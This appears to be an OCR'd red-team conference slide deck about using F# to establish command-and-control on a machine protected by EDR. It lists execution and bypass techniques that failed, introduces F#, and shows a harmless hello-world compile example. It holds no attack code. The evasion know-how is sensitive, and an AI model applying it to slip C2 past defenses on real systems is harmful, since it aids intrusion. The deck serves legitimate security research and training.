What the F#*%?

By @ChrisTruncer & @JoeLeonJr
(@FortyNorthSec)

We're FortyNorth Security

@ChrisTruncer

- Some Offsec guy at FortyNorth
- Creator Veil Framework, WMImplant, EyeWitness
- Presented/Trained at: Blackhat Asia, BlackHat USA, WWHF, DerbyCon, Shmoocon, Troopers
- Former Sys Admin

@JoeLeonJr

- Offensive Security Engineer
- Creator EXCELntDonut, C2Concealer, Hot Manchego
- Presented/Trained at: BlackHat Asia, BlackHat USA, WWHF
- Former Software Engineer
- Former Sales Consultant

FORTYNORTH SECURITY

Story Time


Goal

Establish command and control (C2) communications on VM

BUT…

FORTYNORTH SECURITY

Sources:
- https://venturebeat.com/wp-content/uploads/2014/02/2014-dual-logo-on-white-bg-web.jpg?w=792&strip=all
- https://deltarisk.com/wp-content/uploads/2020/03/ms-defender-atp-pr.png



FORTYNORTH SECURITY


Tried and failed…

- Msbuild (multiple variations)
- InstallUtil
- DotNetToJScript/GadgetToJScript
- WMIC
- RegSvr32
- GhostLoader
- Various EDR Bypasses
- …many more…

red canary

DEMO >

WHA




JANUARY 22, 2020 • DETECTION AND RESPONSE

ZAC BROWN • SHANE WELCHER

Detecting attacks leveraging the .NET Framework

The .NET framework includes rich offensive capabilities that adversaries aren't yet using, but we've been thinking about detection anyway.

Source: https://cdn.www.carbonblack.com/wp-content/uploads/sq6.png



Source: https://cdn.www.carbonblack.com/wp-content/uploads/sq6.png


What is F#?

What is F#

- It's a function oriented language
- It's designed to automatically infer data types
  - Let's you focus on your code versus the nuances of programming
- You can use pure .NET code mixed with F#
  - Console.WriteLine()


- It's also a pain in the ass
  - The syntax isn't intuitively picked up coming from a Python, PowerShell, or C# background
  - Compiling binaries can be confusing if wanting a single executable in Visual Studio

Compiling F#

- How do you compile code in F#?
- Well, there's multiple ways
  - Mono in Linux
  - Visual Studio
  - Fsc.exe
  - … and others
- Let's look into these options
  - How they work
  - Any benefits


Compiling F# with Mono

```
open System

[<EntryPoint>]
let Main args =
    try
        printfn "Hello World from %s" args.[0]
        0 // return an integer exit code
    with
        | Failure msg -> 1
```



FORTYNORTH SECURITY

Compiling F# with Mono




Compiling F# with fsc.exe

